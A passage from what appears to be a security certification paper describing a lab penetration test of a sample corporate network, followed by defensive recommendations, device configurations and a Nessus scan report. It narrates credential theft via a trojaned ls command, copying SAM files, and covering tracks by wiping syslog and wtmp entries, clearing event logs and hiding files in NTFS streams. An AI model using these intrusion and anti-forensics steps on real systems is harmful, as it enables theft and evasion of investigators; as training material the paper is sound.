Now, if the root user logs into this computer and types ls to list the files in the current directory without specifying the full path, the computer will look in the current directory for the ls command (the current directory being specified by the . in the PATH argument). If the root user is in one of the directories containing my bogus command, I will receive the `/etc/shadow` file, and the user will receive the output they expect. I can take the shadow file I get and run it through Linux password cracking software such as Crack or John The Ripper to try to crack the passwords of individual users. Before moving on, I run the script to test it and also to get a copy of the current `/etc/shadow` file.

Wrapper Exploit Success

Before I started covering my tracks, I checked my web page and noticed that there have been two hits. Since I had sent the link to only 5 users, I knew it was only a small number of possibilities. I had noticed earlier while looking through "My Network Places" on my Windows 2000 machine that the naming convention for the users' machines was the first initial followed by the last name of the users. I then tried to connect to the five user's computers by right clicking on "My Network Places" on my Windows 2000 desktop and choosing "Map Network Drive…". I then tried to map a drive to each computer's C: drive by entering the path `//computername/c$` in the "Folder" window, substituting the computer name for each user. As I tried to connect to each machine, I was prompted for a username and password. Only one of the five computers actually let me in, but I now had full access to Mr. Monk's C drive.

I looked for the sam._ file in the `C:\WINNT\repair` directory and copied it to my laptop, where I could later run it through LC3 to get any other local machine passwords. I also copied the folder `C:\Documents and Settings\tmonk.GIAC\My Documents` and all of its subdirectories to my local hard drive. This gave me copies of all of Mr. Monk's files, which could be full of all sorts of useful information.

VII. Covering Tracks

The last thing that needs to be done before logging out for the day is to cover my tracks in the network. When breaking into a network, it is important to check all logs that could possibly track what you have done and clean them up.

UNIX Syslog

The first thing to look for is a syslog server. It is good security practice to implement a server that acts as a central repository for all logs of systems on the network. This can be an inexpensive yet very effective tool. If someone hacks into a system through a buffer overflow exploit for example, they also have to hack into the syslog server to cover their tracks. If they can't then the administrator has a record of what was done.

On Linux machines like the DNS servers I hacked, the syslog configuration sits in a file called `/etc/syslog.conf`. The syslog.conf file on both DNS servers looked like this:

```
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                                                 /dev/console

# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
daemon.*;*.info;mail.none;authpriv.none              /var/log/messages

# The authpriv file has restricted access.
authpriv.*                                              /var/log/secure

# Log all the mail messages in one place.
mail.*                                                 /var/log/maillog

# Everybody gets emergency messages, plus log them on another
# machine.
*.emerg                                                 *

# Save mail and news errors of level err and higher in a
# special file.
uucp,news.crit                                        /var/log/spooler

# Save boot messages also to boot.log
local7.*                                             /var/log/boot.log
```

The file is still in its default state, which is good. The lines without the comment in front of them (#) state where to log under which conditions. The left column is the activity and the right column states where to log. All logs are going to local files. If there was a remote machine receiving logs, it would be denoted with either @hostname or @IPaddress. Not only did I know that there was no remote

syslog server, but I also knew which files contained the logs for my work, and I could now edit them to remove all traces of me.

I changed directories into `/var/log` and started editing files in vi. First was `/var/log/messages`. Since this is the file that contains logs for all types of events, it is important to go through this file thoroughly. I removed such messages as the stopping and starting of the BIND daemon, and those referring to my starting my starting the sysmon service. I then looked through went through the other files listed in the `syslog.conf` file and cleaned them out. I also made sure to take out the mailing of the `/etc/shadow` file from the `/var/log/maillog` file, and remove any logs from the `/var/log/system` file. While performing an `ls` of the `/var/log` directory, I noticed there were files named messages.1, maillog.1, and secure.1. These are backups of the logs that are made during a log rotation. I also made sure to go through these and remove any logs of my previous activities.

Accounting Entries

On Linux/UNIX systems, it is also important to be sure to clean out login logs from the lastlog, utmp and wtmp files, which are better known as the Accounting Entries. These are files that keep track of usernames that have logged in, as well as currently logged in users. Since these files are not stored in ASCII format, they cannot be edited with vi. In order to edit these, you need a specialized script. I prefer to use remove.c, written by Simple Nomad and available for download for free at http://www.packetstormsecurity.org/UNIX/penetration/log-wipers. Fortunately for me, the buffer overflow I used on the DNS servers did not leave any login logs in these files in my test lab, but I decided to run this on the GIAC DNS servers anyway just to be on the safe side. I ftped from each DNS server to my Linux laptop and copied up the code, in a file named remove.c. I then compiled it with the syntax below, which gave me the output executable “remove” (denoted by the –o).

```
[root@dns root]# cc -o remove remove.c -DGENERIC
```

After compiling the program, I ran it and verified that there were no entries in the files:

```
[root@dns root]# ./remove root

REMOVE by Simple Nomad
Nomad Mobile Research Centre (c) 1997

Found 0 record(s) for user root
Will attempt a lastlog cleanup by default.

#    - remove last # records from utmp/wtmp
a    - remove (a)ll records from utmp/wtmp
q    - (q)uit program
```

```
Enter selection -> a
Trouble cleaning up /var/adm/wtmp.
[root@dns root]#
```

As you can see, there are no records found so there was nothing to clean out. Even though I expected this output, it is good to double check. I then deleted the remove.c and remove files I had created so as not to leave any unnecessary tracks.

Windows Event Viewer

On a Windows NT system, there are limited options for covering tracks. The Event Viewer, which logs all events on a machine, has three types of logs, System, Security, and Application. There is no way to remove individual entries on NT as you can by editing the files on UNIX/Linux systems. The only way to clear entries is to clear all events from each of the three logs.

There is a tool called WinZapper, available from http://ntsecurity.nu/toolbox/winzapper/, which lets you remove individual entries from the Security log only, however I am concerned about more than just that one log. Nessus scanning, for example, leaves logs in the System Log for failed login attempts on various services (FTP, etc.) I usually clear all logs before logging off of a Windows NT machine. This is a little risky, since a good administrator would know that someone has cleared the logs, but it is better than them knowing what was done. In order to clear the logs, I clicked on "Start", went to "Programs", "Administrative Tools", and opened the Event Viewer. From here I could click on "Log" and choose each of the three logs, then click "Log", "Clear All Events" to erase all of the entries.

Hiding Files In NTFS

One more way to cover your tracks in Windows NT is through a useful tool called Alternate Data Streams (ADS). ADS is included in Microsoft NTFS file systems in order to make it compatible with Macintosh's Hierarchical File System. The Mac HFS uses a technology called "forking", which creates file associations by joining files, making a resource fork and a data fork. In NTFS, it is possible to join files to create the same forks. The problem is that only the resource file is visible to Explorer.exe or the Windows command prompt. Once an association is made, the data stream is hidden behind the resource stream and can only be seen by a utility designed for that purpose, such as LADS (List Alternate Data Streams, available at http://www.heysoft.de/nt/ntfs-ads.htm). If the Windows NT Resource Kit is installed on an NT Server, it is possible to use the cp command and hide any files desired.

I opened a command prompt and changed directories to the `c:\winnt\system32` directory, then executed the following command:

```
cp c:\vpnpusher.bat notepad.exe:stream1.exe
```

Now, when I typed `dir` to see the directory listing, my batch script for VNC remote install executable was hidden. Best of all, the byte size and name of the file notepad.exe were not changed. I could now remove the file from the visible hard drive, knowing that it was still there, out of site, if needed.

VIII. Summary

At this point, I had root access to two Linux servers, Administrator access to a Windows IIS web server, and access to one of the user's machines. I also had a list of usable usernames and passwords that I could try on different machines, and access to all computers on the private network via the Wireless Access Point. From here I could start reading or sending email, sniff network traffic to get more passwords, install a RootKit on a server, or hack other networks from inside of this one. The possibilities are endless…

IX. Review And Analysis

For this paper, I tried to show a variety of exploits and hacking techniques. Of the various methods I used to gain access to this network, many were usable or assisted by Mr. Hockensmith's design. The rest were available due to the lack of specifics on Operating Systems, software version and corporate policy.

Reconnaissance

There are many ways in which a potential hacker can gain information about a company. As with most elements of Information Security, this becomes a balance between security and functionality.

Web pages need to contain usable information for customers, clients, employees and the general public to access. There is not much that can be done about this; as long as the administrator makes sure there is no confidential information on the pages.

Postings on other pages, such as newsgroups, however, should be monitored and checked by the administrators themselves. The best way to protect against an attack is to attempt it yourself before someone else does. This goes for checking newsgroups for email addresses and company information. If an administrator needs to ask questions, they should know to use a private email address and not list the name of the company anywhere. Unfortunately, some newsgroups even list the IP address that the user posts from, so administrators should take this into consideration also, as it is traceable back to the company. Companies should also be very careful what information they post on job posting sites.

DNS and IP address registration is a matter of public record and is also very limited in ways to keep private. One way is to have an email alias set up as the contact account. The purpose of this is two-fold. Not only does it keep from posting employee names on the registration site, but it is also makes it easy to redirect the alias account to a new employee if there is turnover of responsibilities.

Some companies go so far as to list fake employee names on sites when registering IP information or on their company home page. Then they instruct receptionists to direct any phone calls to those people to senior IT staff. This is one way to be alert to social engineering attempts. Social engineering is when a person either impersonates someone else or tries to "sweet talk" someone in order to get inside information.

Another step that can be taken to prevent reconnaissance of your network is to make sure DNS zone transfers are blocked on all DNS servers hosting inside IP

information. This is a quick way for hackers to get a lot of information on a network.

Scanning

There are two major faults that I exploited in Mr. Hockensmith's paper during scanning, the lack of Intrusion Detection Software and the default allow rule on the exterior firewall.

Intrusion Detection Systems (IDSs) come in a variety of forms. The two main types are host and network based. Host based IDS monitors the integrity of a network on a system by system basis. Checksums are used to verify that there are no changes to files and directories, and some versions can report changes via email or SNMP traps to central monitoring systems or administrators. Network based IDS systems monitor the traffic on the entire network. Wire taps or SPAN ports are usually used to view all traffic, and various types of attacks can be detected based on traffic patterns and packet types. Some IDS systems can detect altered TCP packets. Mr. Hockensmith used content security and intrusion detection on his internal firewall; however this does not protect attacks inside of his network or from the Internet to his DMZ. It is estimated that anywhere between 60 and 80% of all hacking comes from the inside, and this is often overlooked. This is where an internal network based IDS system can be very useful.

The other fault in the configuration was the default allow rule on the exterior firewall. The best practice for firewalls, with very little exception, is to allow only the ports needed, and then to deny all other traffic. The main benefit in this scenario is that once a listener is configured on an unknown port, it is still not reachable from the Internet. In Mr. Hockensmith's case, once I had Netcat listening on the DNS server or VNC on the web server, I could access them at will. If there was a default deny rule, I could set listeners on any port I wanted, but without hacking and reconfiguring the firewall I would not be able to access them. Also, when performing NMAP and Nessus scans, a hacker could scan all 65535 TCP and UDP ports on a machine and find anything that had mistakenly been allowed through. When setting up a firewall, lack of access will be brought to your attention a lot sooner than expanded access.

Exploiting Systems/Keeping Access

Since Mr. Hockensmith did not specify Operating Systems or software versions on his servers, I had a lot of flexibility to exploit the systems. The most important point in avoiding system exploits is to stay on top of patch levels. As shown with the Microsoft exploit, simply applying cumulative patches is never enough. Administrators should be sure to stay on top of patches by reading vendor's web sites and signing up for all necessary mailing lists. Since the GIAC network did not have host based IDS or a Syslog server in place, there is no way to know that

a system has been compromised unless the logs are being checked manually or SNMP polling/traps are set up.

Simple Network Monitoring Protocol, or SNMP, is another very important aspect of network security and integrity. Central SNMP servers can poll servers and network devices to monitor availability, performance, and changes. The servers and devices can also be configured to send traps, or alerts, when certain conditions are met, including configuration changes and performance thresholds. There are many SNMP products available, of all different scales and costs. Like IDS systems, there are even very good freeware versions which usually run on Linux platforms. No cost for the SNMP server software and Operating System can make this a very cost effective measure to take in securing your network.

War dialing and Network Stumbling are also very important for administrators to be familiar with. It is common for Wireless Access Points and modems to pop up on networks without the blessing of the security team. Explanation that this is against company policy should be included in a company security policy signed by all employees, and audits should be performed regularly. Again, the best way to prevent an attack is to check for it yourself first.

If it is necessary to implement a Wireless Access Point on a network, the only secure way is to have a VPN device between it and the rest of the network. When a user logs into the WAP, they then need to authenticate to the remote access VPN device, allowing them to see the rest of the network. The VPN device should be designed and configured in accordance with the same industry standards used for all other systems.

Password security is also a security function that can never be overstressed. Passwords that are dictionary words are the fastest to crack. Likewise, passwords that are based on family member's names, birthdays/anniversaries, and hobbies are the easiest to guess. This is clearly shown in Appendix D, with passwords such as Tina1473 and 69Mustang being cracked in less than 10 hours. Secure passwords always contain non-alphanumeric characters, such as #&%*;[, and are of a reasonable length (8 or more characters, depending on the Operating System). Even these can be brute forced, but the amount of time it takes (up to 2 months) can be counter productive, especially if the company has a good policy for changing the passwords regularly. It is also important to use different passwords for different functions. If one system gets compromised, it does not need to lead to others. For example, the Windows NT web server should have a different Administrator password than the Windows NT Domain Controller Administrator account, and yet another password should be put on the Windows NT firewall.

User's personal computers as well as servers should have up to date virus software, including virus databases. Many virus suites offer central management consoles that remove the ability of users to disable the scanning. This can be

highly successful. Wrapped executables/Trojan Horses, such as the one explained in this paper, are very common, and can run anything from Back Orifice listeners to viruses that can delete files from a user's hard drive.

Covering Tracks


The most important measure that can be taken to keep a hacker from covering their tracks is a Syslog server. As explained above, Linux and UNIX systems run a Syslog service to keep track of events. Syslog can be configured to send the logs to another server, which acts as a central repository. The benefit of this is that it is yet another layer of security for a hacker to get through. If a hacker wants to erase all records of his or her work, they need to find a way into another server. This takes time and makes the hacker search for another exploitable way in. The Syslog server should be checked regularly. As with the IDS and SNMP servers, they can often be implemented for very little cost.

Wrapping Up

Based on my analysis of the GIAC Enterprises network as designed by Bob Hockensmith, I have seen some good points and some that need improvement. The Ingress and Egress filtering on the border router, deny all rules on the inside firewall, and VPN running on the firewall are all very good security measures. An Intrusion Detection System, Syslog solution and SNMP server are recommended as well as strong security policies and removal of the default allow rule on the outside firewall.

Appendix A – Lab Environment

For this paper, I tried to produce a lab environment that would reflect the network as close as Mr. Hockensmith's design as possible. I used multiple PCs and laptops, a Cisco Pix firewall, and a Cisco 3550 switch. Below is a diagram representing my logical design:



Computers:

I used a total of five computers for this lab environment. The two Dell Latitude Laptops were used as hacking machines, one running Windows 2000 Professional, the other running Mandrake Linux 8.1. When hacking the internal network, I also reused the Windows 2000 Latitude as the victim. The IBM ThinkPad was both my DNS and web servers. The main Operating System was Red Hat Linux 6.2. Running in a virtual machine window (using VMware) was a Windows NT 4.0 installation, running Service Pack 6a. The Compaq Proliant server was running Red Hat Linux 7.3, and the Sun Ultra 30 was running Solaris 8.

Not all computers were available at all times, so I had to go back and forth between the Compaq Proliant and Dell Linux machines for Linux based attacks. This was the cause for the different formatting in the Nessus output. The SMTP server was only used to send mail for one brief part of the paper, so it did not need it\s own port on the switch. The VMware session containing the Windows

NT installation was set up in bridged mode so each installation was visible to the network.

Network:

My network consisted of a single Cisco Catalyst 3550 switch broken down into three separate vlans, one to represent the Internet (vlan 2), one for the DMZ (vlan 3), and one for the private internal network (vlan 4). The configuration for the 3550 is below:

```
GIAC-Lab#sh run
Building configuration...

Current configuration : 2548 bytes
!
version 12.1
no service pad
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
!
hostname GIAC-Lab
!
enable secret 5 $1$iWVL$W.yup/acxHtDMkbkPINm4/
enable password enable
!
ip subnet-zero
ip routing
no ip finger
!
interface GigabitEthernet0/1
 description Internet Attacker 1
 switchport access vlan 2
 switchport mode access
 no ip address
 duplex full
 speed 100
 snmp trap link-status
!
interface GigabitEthernet0/2
 description Internet Attacker 2
 switchport access vlan 2
 switchport mode access
 no ip address
 duplex full
 speed 100
 snmp trap link-status
!
interface GigabitEthernet0/3
 description Internet Attacker 3
 switchport access vlan 2
 switchport mode access
 no ip address
 duplex full
```

```
 speed 100
 snmp trap link-status
!
interface GigabitEthernet0/4
 description Internet Pix FW
 switchport access vlan 2
 switchport mode access
 no ip address
 duplex full
 speed 100
 snmp trap link-status
!
interface GigabitEthernet0/5
 description DMZ Pix FW
 switchport access vlan 3
 switchport mode access
 no ip address
 snmp trap link-status
!
interface GigabitEthernet0/6
 description DMZ Server
 switchport access vlan 3
 switchport mode access
 no ip address
 duplex full
 speed 100
 snmp trap link-status
!
interface GigabitEthernet0/7
 description DMZ Check Point FW-1
 switchport access vlan 3
 switchport mode access
 no ip address
 duplex full
 speed 100
 snmp trap link-status
!
interface GigabitEthernet0/8
 description Internal Check Point FW-1
 switchport access vlan 4
 switchport mode access
 no ip address
 duplex full
 speed 100
 snmp trap link-status
!
interface GigabitEthernet0/9
 description Internal Host 1
 switchport access vlan 4
 switchport mode access
 no ip address
 duplex full
 speed 100
 snmp trap link-status
!
interface GigabitEthernet0/10
 description Internal Host 2
```

```
 switchport access vlan 4
 switchport mode access
 no ip address
 duplex full
 speed 100
 snmp trap link-status
!
interface GigabitEthernet0/11
 no ip address
 snmp trap link-status
!
interface GigabitEthernet0/12
 no ip address
 snmp trap link-status
!
interface Vlan1
 no ip address
!
interface Vlan2
 description Internet VLAN
 ip address 199.199.0.254 255.255.255.0
!
interface Vlan3
 description DMZ VLAN
 ip address 199.199.1.254 255.255.255.0
!
interface Vlan4
 description Internal Network
 ip address 10.1.0.254 255.255.255.0
!
ip classless
no ip http server
!
!
line con 0
 transport input none
line vty 0 4
 password password
 login
line vty 5 15
 password password
 login
!
end
```

Firewall/VPN:

I used a Cisco Pix 525 for my lab environment to mirror Mr. Hockensmith's paper. I had to make some minor changes to his configuration to make it work as his paper describes, including setting up static NAT to make all external traffic pass into the DMZ. All of the ACLs in the lab were cut and pasted directly from his design. Since I was not planning on attacking the inside firewall (Check Point) or the VPN, and because Mr. Hockensmith did not go into detailed

configuration of them in his paper, I did not find it necessary to replicate these in my lab. My Pix configuration is below:

```
PixFW# sh config
: Saved
:
PIX Version 6.1(2)
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 intf2 security10
nameif ethernet3 intf3 security15
nameif ethernet4 intf4 security20
nameif ethernet5 intf5 security25
enable password 2KFQnbNIdI.2KYOU encrypted
passwd 2KFQnbNIdI.2KYOU encrypted
hostname PixFW
domain-name GIACEnterprises.com
fixup protocol ftp 21
fixup protocol http 80
fixup protocol h323 1720
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol smtp 25
fixup protocol sqlnet 1521
fixup protocol sip 5060
fixup protocol skinny 2000
names
name 199.199.1.3 DNS_Server
name 199.199.1.2 Mail_Server
name 199.199.1.1 WWW_Server
access-list 100 deny tcp any any eq ftp
access-list 100 deny tcp any any eq 22
access-list 100 deny tcp any any eq telnet
access-list 100 deny tcp any any eq 139
access-list 100 deny tcp any any range exec cmd
access-list 100 deny tcp any any eq sunrpc
access-list 100 deny udp any any eq sunrpc
access-list 100 deny tcp any any eq 2049
access-list 100 deny udp any any eq 2049
access-list 100 deny tcp any any eq 4045
access-list 100 deny udp any any eq 4045
access-list 100 deny tcp any any eq 135
access-list 100 deny udp any any eq 135
access-list 100 deny tcp any any range 137 139
access-list 100 deny udp any any range netbios-ns 139
access-list 100 deny tcp any any eq 445
access-list 100 deny udp any any eq 445
access-list 100 deny tcp any any range 6000 6255
access-list 100 permit tcp any host DNS_Server eq domain
access-list 100 deny tcp any any eq domain
access-list 100 permit udp any host DNS_Server eq domain
access-list 100 deny udp any any eq domain
access-list 100 deny tcp any any eq 389
access-list 100 deny udp any any eq 389
access-list 100 permit tcp any host Mail_Server eq smtp
access-list 100 deny tcp any any eq smtp
```

```
access-list 100 deny tcp any any range pop2 pop3
access-list 100 deny tcp any any eq 143
access-list 100 permit tcp any host WWW_Server eq www
access-list 100 deny tcp any any eq www
access-list 100 permit tcp any host WWW_Server eq 443
access-list 100 deny tcp any any eq 443
access-list 100 deny tcp any any eq 8000
access-list 100 deny tcp any any eq 8080
access-list 100 deny tcp any any eq 8888
access-list 100 deny tcp any any lt ftp-data
access-list 100 deny udp any any lt 20
access-list 100 deny tcp any any eq 37
access-list 100 deny udp any any eq time
access-list 100 deny udp any any eq tftp
access-list 100 deny tcp any any eq finger
access-list 100 deny tcp any any eq nntp
access-list 100 deny tcp any any eq 123
access-list 100 deny tcp any any eq lpd
access-list 100 deny udp any any eq syslog
access-list 100 deny tcp any any eq 161
access-list 100 deny udp any any eq snmp
access-list 100 deny tcp any any eq 162
access-list 100 deny udp any any eq snmptrap
access-list 100 permit tcp any any
access-list 100 permit udp any any
pager lines 24
logging on
interface ethernet0 100full
interface ethernet1 100full
interface ethernet2 auto shutdown
interface ethernet3 auto shutdown
interface ethernet4 auto shutdown
interface ethernet5 auto shutdown
mtu outside 1500
mtu inside 1500
mtu intf2 1500
mtu intf3 1500
mtu intf4 1500
mtu intf5 1500
ip address outside 199.199.0.100 255.255.255.0
ip address inside 199.199.1.100 255.255.255.0
ip address intf2 127.0.0.1 255.255.255.255
ip address intf3 127.0.0.1 255.255.255.255
ip address intf4 127.0.0.1 255.255.255.255
ip address intf5 127.0.0.1 255.255.255.255
ip audit info action alarm
ip audit attack action alarm
no failover
failover timeout 0:00:00
failover poll 15
failover ip address outside 0.0.0.0
failover ip address inside 0.0.0.0
failover ip address intf2 0.0.0.0
failover ip address intf3 0.0.0.0
failover ip address intf4 0.0.0.0
failover ip address intf5 0.0.0.0
pdm location 199.199.1.50 255.255.255.255 inside
```

```
pdm location WWW_Server 255.255.255.255 inside
pdm location Mail_Server 255.255.255.255 inside
pdm location DNS_Server 255.255.255.255 inside
pdm logging informational 100
pdm history enable
arp timeout 14400
nat (inside) 0 0.0.0.0 0.0.0.0 0 0
static (inside,outside) DNS_Server DNS_Server netmask 255.255.255.255 0
0
static (inside,outside) WWW_Server WWW_Server netmask 255.255.255.255 0
0
access-group 100 in interface outside
route outside 0.0.0.0 0.0.0.0 199.199.0.1 1
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h323
0:05:00 sip 0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
http server enable
http 199.199.1.50 255.255.255.255 inside
snmp-server host inside 199.199.1.50
snmp-server location Border
no snmp-server contact
snmp-server community a54T9Pm1
no snmp-server enable traps
floodguard enable
no sysopt route dnat
telnet timeout 5
ssh timeout 5
terminal width 80
Cryptochecksum:c3e44492493d779375eea74caf70d894
```

Data:

All data used in this paper was taken from actual scans, audits and other testing used for the sole purpose of this paper. Information was only altered for one of the following reasons:

1. Privacy – some information (such as tracerouting or whois lookups) was actually obtained from the Internet. In this case, information was altered to match the paper and not reflect that of the actual network.
2. Effect – For the purposes of this paper, it was necessary to obtain data from other sources (ex. Arin whois lookup, groups.google.com search) and use that format. Also, some screen prints were altered slightly to remain authentic in appearance (ex. file creation dates).
3. Brevity – In a few cases (`cat /etc/shadow` example), it was not necessary to show the entire output of the command. In almost all cases, however, the entire output was shown both for informational purposes and to show authenticity.

All work in this paper was actually performed, and it was done in a manner as close as possible to the design of the GIAC Enterprises network by Mr. Hockensmith.

Appendix B – Nessus Output

I used different machines to scan the DNS and web servers, with different versions of Nessus, so the output was saved in slightly different formats when exported to HTML. Also, since the web server was scanned from inside the firewall, the amount of data obtained was drastically increased.

The following is the output of the Nessus scan of the Red Hat Linux DNS Server.

Nessus Scan Report
This report gives details on hosts that were tested and issues that were found. Please follow the recommended steps and procedures to erradicate these threats.

Scan Details	
Hosts which where alive and responding during test	1
Number of security holes found	6
Number of security warnings found	5

Host List	
Host(s)	**Possible Issue**
199.199.1.3	Security hole(s) found

[return to top]

Analysis of Host		
Address of Host	**Port/Service**	**Issue regarding Port**
199.199.1.3	domain (53/tcp)	Security hole found
199.199.1.3	mysql (3306/tcp)	Security hole found
199.199.1.3	unknown (10000/tcp)	Security hole found
199.199.1.3	general/icmp	Security warning(s) found

Security Issues and Fixes: 199.199.1.3		
Type	**Port**	**Issue and Fix**
Vulnerability	domain (53/tcp)	The remote BIND server, according to its version number, is vulnerable to various buffer overflows that may allow an attacker to gain a shell on this host. Solution : upgrade to bind 8.2.3 or 4.9.8 Risk factor : High CVE : CVE-2001-0010
Vulnerability	domain	

	(53/tcp)	The remote BIND server, according to its version number, is vulnerable to a DNS storm attack Solution : upgrade to bind 8.3.1 Risk factor : High
Vulnerability	domain (53/tcp)	The remote BIND server, according to its version number, is vulnerable to the ZXFR bug that allows an attacker to disable it remotely. Solution : upgrade to bind 8.2.2-P7 Risk factor : High CVE : CVE-2000-0887
Warning	domain (53/tcp)	The remote name server allows recursive queries to be performed by the host running nessusd. If this is your internal nameserver, then forget this warning. If you are probing a remote nameserver, then it allows anyone to use it to resolve third parties names (such as www.nessus.org). This allows hackers to do cache poisoning attacks against this nameserver. Solution : Restrict recursive queries to the hosts that should use this nameserver (such as those of the LAN connected to it). If you are using bind 8, you can do this by using the instruction 'allow-recursion' in the 'options' section of your named.conf If you are using another name server, consult its documentation. Risk factor : Serious CVE : CVE-1999-0024
Informational	domain (53/tcp)	The remote bind version is : 8.2.2-P5
Vulnerability	mysql (3306/tcp)	Your MySQL database is not password protected. Anyone can connect to it and do whatever he wants to your data (deleting a database, adding bogus entries, ...) We could collect the list of databases installed on the remote host : . 0 Solution : Log into this host, and set a password for the root user through the command 'mysql -u root password <newpassword>' Read the MySQL manual (available on www.mysql.com) for details. In addition to this, it is not recommanded that you let your MySQL daemon listen to request from anywhere in the world. You should filter incoming connections to this port. Risk factor : High
Vulnerability	unknown (10000/tcp)	The remote host seems to be using a version of OpenSSL which is older than 0.9.6e or 0.9.7-beta3 This version is vulnerable to a buffer overflow which, may allow an attacker to obtain a shell on this host. Solution : Upgrade to version 0.9.6e (0.9.7beta3) or newer Risk factor : High CVE : CAN-2002-0656

Vulnerability	unknown (10000/tcp)	Older versions of JServ (including the version shipped with Oracle9i App Server v1.0.2) are vulnerable to a cross site scripting attack using a request for a non-existent .JSP file. Solution: Upgrade to that latest (and final) version of JServ (available at java.apache.org), or, for preference use TomCat as JServ is no longer maintained. Risk factor : Medium
Warning	unknown (10000/tcp)	The remote web server seems to be vulnerable to the Cross Site Scripting vulnerability (XSS). The vulnerability is caused by the result returned to the user when a non-existing file is requested (e.g. the result contains the JavaScript provided in the request). The vulnerability would allow an attacker to make the server present the user with the attacker's JavaScript/HTML code. Since the content is presented by the server, the user will give it the trust level of the server (for example, the trust level of banks, shopping centers, etc. would usually be high). Risk factor : Medium
Warning	unknown (10000/tcp)	Solutions: Allaire/Macromedia Jrun: http://www.macromedia.com/software/jrun/download/update/ http://www.securiteam.com/windowsntfocus/Allaire_fixes_Cross-Site_Scripting_security_vulnerability.html Microsoft IIS: http://www.securiteam.com/windowsntfocus/IIS_Cross-Site_scripting_vulnerability__Patch_available_.html Apache: http://httpd.apache.org/info/css-security/ ColdFusion: http://www.macromedia.com/v1/handlers/index.cfm?ID=23047 General: http://www.securiteam.com/exploits/Security_concerns_when_developing_a_dynamically_generated_web_site.html http://www.cert.org/advisories/CA-2000-02.html
Warning	unknown (10000/tcp)	The remote server is running Webmin. Webmin is a web-based interface for system administration for Unix. Solution: Stop Webmin service if not needed or configure the access See menu [Webmin Configuration][IP Access Control] and/or [Webmin Configuration][Port and Address] For more info see http://www.webmin.net/ Risk factor : Medium
Warning	unknown (10000/tcp)	The SSLv2 server offers 6 strong ciphers, but also 0 medium strength and 2 weak "export class" ciphers. The weak/medium ciphers may be chosen by an export-grade or badly configured client software. They only offer a limited protection against a brute force attack Solution: disable those ciphers and upgrade your client software if necessary
Informational	unknown (10000/tcp)	A TLSv1 server answered on this port
Informational	unknown (10000/tcp)	A web server is running on this port through SSL
Informational	unknown (10000/tcp)	The remote web server does not respect the HTTP protocol in that it does not send 404 error codes when a client requests a non-existent page. You are very likely to get false positives for the web checks.
Informational	unknown (10000/tcp)	The remote web server type is :

		MiniServ/0.01 We recommend that you configure your web server to return bogus versions in order to not leak information
Informational	unknown (10000/tcp)	For your information, here is the list of CGIs that are used by the remote host, as well as their arguments : Syntax: cginame (arguments [default value]) /session_login.cgi (page ['/'] user ['"] pass save [1])
Informational	unknown (10000/tcp)	The Webmin version is : 0.87
Informational	unknown (10000/tcp)	Here is the SSLv2 server certificate: Certificate: Data: Version: 1 (0x0) Serial Number: 0 (0x0) Signature Algorithm: md5WithRSAEncryption Issuer: O=Webmin Software, CN=* Validity Not Before: Jan 3 10:34:50 1998 GMT Not After : Oct 3 10:34:50 2007 GMT Subject: O=Webmin Software, CN=* Subject Public Key Info: Public Key Algorithm: rsaEncryption RSA Public Key: (512 bit) Modulus (512 bit): 00:d6:91:05:5e:d7:e8:35:94:6d:39:bc:28:18:e3: 1f:1e:02:00:75:52:40:29:9e:8b:c4:08:c2:bb:95: 3e:78:30:3a:41:21:b2:0c:df:21:3d:48:63:a8:f2: 63:74:0c:e9:ae:00:4a:5e:f1:a2:4a:32:e5:4e:10: 67:c1:3f:ab:8d Exponent: 65537 (0x10001) Signature Algorithm: md5WithRSAEncryption 14:2a:18:78:b9:56:70:29:69:bf:6b:12:73:bc:c8:72:1b:0c: 47:70:ca:78:7f:ce:d5:9b:5f:11:ec:f3:91:aa:27:ad:ee:fc: 1d:e6:15:c1:24:2f:ba:85:65:79:be:c0:e3:de:d3:15:c4:81: eb:e1:4e:37:a6:b3:a1:5a:8f:c9
